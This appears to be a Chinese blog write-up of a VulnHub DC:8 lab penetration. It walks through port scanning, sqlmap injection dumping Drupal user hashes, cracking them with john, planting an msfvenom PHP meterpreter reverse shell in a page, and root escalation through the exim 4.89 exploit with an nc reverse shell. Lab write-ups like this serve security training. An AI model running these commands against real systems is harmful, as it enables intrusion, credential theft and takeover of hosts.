
vulnhub-DC:8靶机渗透记录
准备工作
在vulnhub官网下载DC:8靶机DC: 8 ~ VulnHub
导入到vmware,设置成NAT模式
打开kali准备进行渗透(ip:192.168.200.6)
信息收集
利用nmap进行ip端口探测
nmap -sS 192.168.200.6/24

探测到ip为192.168.200.22的靶机,开放了80端口和22端口

再用nmap对所有端口进行探测,确保没有别的遗漏信息
nmap -sV -p- 192.168.200.22

打开80端口查看,又是熟悉的界面Drupal 框架,但这次是Drupal7
dirsearch扫目录发现了xmlrpc.php和后台登陆页面



观察了一下页面,发现有传参,判断可能存在注入,下面进行测试

SQL注入
经过测试发现存在sql注入

利用sqlmap进行攻击,爆出数据库d7db
sqlmap -u "http://192.168.200.22/?nid=1" --dbs

再找到users表
sqlmap -u "http://192.168.200.22/?nid=1" -D d7db --tables

接着爆列名
sqlmap -u "http://192.168.200.22/?nid=1" -D d7db -T 'users' --columns

最后爆数据
sqlmap -u "http://192.168.200.22/?nid=1" -D d7db -T 'users' -C uid,name,pass --dump

拿到账号和加密过后的密码,看样子像之前DC3的那种加密,用john来爆
john解密
先将密码保存下来之后进行爆破,但是只爆到了一个密码

登陆了一下发现不是admin的密码,john登陆进去了
在后台发现,可以增加页面,也可以编辑页面,和dc7的情况差不多


但是增加的页面不能选择以php代码执行,找了一会发现 编辑contact us页面可以以php代码执行
试了一下phpinfo();发现没有显示,可能只是没有回显,但代码已经保存了。接下来我利用msf进行后门监听
msf后门利用
首先先用msfvenom生成后门,然后用后门的代码复制到编辑页面
msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.200.6 LPORT=4444 R > test.php

接着打开msf,输入命令进行监听
use exploit/multi/handler //使用handler模块

set PAYLOAD php/meterpreter/reverse_tcp   //设置payload

set LHOST 192.168.200.6   //监听

run
然后返回contact us界面,随便输入点东西提交,就返回shell到kali了


权限提升
拿到webshell之后进行提权
先获取交互式shell
python -c'import pty;pty.spawn("/bin/bash")'
进行简单的信息收集
find / -perm -u=s -type f 2>/dev/null


还使用了linux-exploit-suggester-master脚本去跑漏洞,没有发现什么可利用的权限提升漏洞,看了wp才注意到exim4这个东西

exim是一款在Unix系统上使用的邮件服务,exim4在使用时具有root权限。查找一下关于exim4的漏洞,首先看看版本

exim 4.89

找到了对应版本的本地提权利用脚本
完整路径是:/usr/share/exploitdb/exploits/+path中的脚本路径

看了下文件有两种提权方法,一个是setuid 一个是netcat
在meterpreter会话中将这个文件上传到靶机上
upload /usr/share/exploitdb/exploits/linux/local/46996.sh /tmp/shell.sh
给脚本文件添加执行权限
chmod +x shell.sh

但无论执行什么都报错,查了一下是文件格式导致的。要想执行46996.sh文件,需要修改文件format为unix格式
在kali用vi打开脚本修改格式 输入 :set ff=unix,然后再重新上传脚本
使用了第一种方法提权失败-m setuid


第二种方法-m netcat成功,但是很不稳定,过了一会又变成www-data

可以趁root权限的时候用nc反弹shell维持稳定

进入root过关
vulnhub-DC:8靶机渗透记录的更多相关文章
- vulnhub-DC:2靶机渗透记录
准备工作 在vulnhub官网下载DC:1靶机https://www.vulnhub.com/entry/dc-2,311/ 导入到vmware 打开kali准备进行渗透(ip:192.168.200 ...
- vulnhub-DC:5靶机渗透记录
准备工作 在vulnhub官网下载DC:5靶机DC: 5 ~ VulnHub 导入到vmware,设置成NAT模式 打开kali准备进行渗透(ip:192.168.200.6) 信息收集 利用nmap ...
- vulnhub-DC:6靶机渗透记录
准备工作 在vulnhub官网下载DC:6靶机DC: 6 ~ VulnHub 导入到vmware,设置成NAT模式 打开kali准备进行渗透(ip:192.168.200.6) 信息收集 利用nmap ...
- vulnhub-DC:1靶机渗透记录
准备工作 在vulnhub官网下载DC:1靶机https://www.vulnhub.com/entry/dc-1,292/ 导入到vmware 打开kali准备进行渗透(ip:192.168.200 ...
- vulnhub-DC:3靶机渗透记录
准备工作 在vulnhub官网下载DC:1靶机www.vulnhub.com/entry/dc-3,312/ 导入到vmware 导入的时候遇到一个问题 解决方法: 点 "虚拟机" ...
- vulnhub-DC:4靶机渗透记录
准备工作 在vulnhub官网下载DC:4靶机https://www.vulnhub.com/entry/dc-4,313/ 导入到vmware,设置成NAT模式 打开kali准备进行渗透(ip:19 ...
- vulnhub-DC:7靶机渗透记录
准备工作 在vulnhub官网下载DC:7靶机DC: 7 ~ VulnHub 导入到vmware,设置成NAT模式 打开kali准备进行渗透(ip:192.168.200.6) 信息收集 已经知道了靶 ...
- vulnhub-XXE靶机渗透记录
准备工作 在vulnhub官网下载xxe靶机 导入虚拟机 开始进行渗透测试 信息收集 首先打开kali,设置成NAT模式 查看本机ip地址 利用端口扫描工具nmap进行探测扫描 nmap -sS 19 ...
- DC 1-3 靶机渗透
DC-1靶机 端口加内网主机探测,发现192.168.114.146这台主机,并且开放了有22,80,111以及48683这几个端口. 发现是Drupal框架. 进行目录的扫描: 发现admin被禁止 ...
随机推荐
- 通过RenderDoc真机抓取数据来落地验证和解决特效性能的问题
前言 需求是来自于我在为我司的一个线上RPG游戏做特效的性能优化的过程中,需要验证对特效的一个改动是否能够提高性能,当然这个改动是在不影响美术效果的前提. 特效性能问题 技能特效 主角的一个大招(技能 ...
- POJ 1703 Find them, Catch them 并查集,还是有点不理解
题目不难理解,A判断2人是否属于同一帮派,D确认两人属于不同帮派.于是需要一个数组r[]来判断父亲节点和子节点的关系.具体思路可参考http://blog.csdn.net/freezhanacmor ...
- Kubernetes全栈架构师(Kubeadm高可用安装k8s集群)--学习笔记
目录 k8s高可用架构解析 Kubeadm基本环境配置 Kubeadm系统及内核升级 Kubeadm基本组件安装 Kubeadm高可用组件安装 Kubeadm集群初始化 高可用Master及Token ...
- 「CF576D」 Flights for Regular Customers
「CF576D」 Flights for Regular Customers 对不起我又想网络流去了 你看这长得多像啊,走过至少多少条边就是流量下界,然后没上界 但是这个题求的最少走多少条边啊...完 ...
- flex布局制作自适应网页
网页布局是css的一个重点应用.传统的布局都是依赖display.position.float属性来实现的,但是特殊布局就不易实现,如垂直居中. 01 flex布局是什么? Flex 是 Flexi ...
- Day4 包机制 及JavaDoc文档.
包机制 为了更好地组织类,java提供了包机制,用于区别类名的命名空间. 包的本质是文件夹 它语句的语法格式为: package pkg1[. pkg2 [.pkg3...] ] ; 一般利用公司域名 ...
- [源码解析] 深度学习分布式训练框架 horovod (18) --- kubeflow tf-operator
[源码解析] 深度学习分布式训练框架 horovod (18) --- kubeflow tf-operator 目录 [源码解析] 深度学习分布式训练框架 horovod (18) --- kube ...
- 前端开发入门到进阶第一集【使用sublime快速编写Html和Css】
1,安装sublime编辑器,下载地址:http://www.sublimetext.com/3 2,要使用sublime的插件机制必须安装package control:https://packag ...
- 【转载】PHP 程序员进阶之路
原文:没有Nginx,你还能做什么? PHP程序员的未来不是Java,Java拯救不了你. 已经1368年了,你扪胸自问,没有了Nginx的你,还能用PHP做什么.有一些高端的刁民会愤怒地说:&quo ...
- 医疗器械软件产品经理必读的法规及标准-YY/T0664(一)
医疗器械软件产品经理必读的法规及标准-YY/T0664(一) 医疗器械软件的产品经理,需要熟读医药行业标准,在软件设计开发的整个生存周期过程中,我们需要根据<YY/T 0664 医疗器械软件 软 ...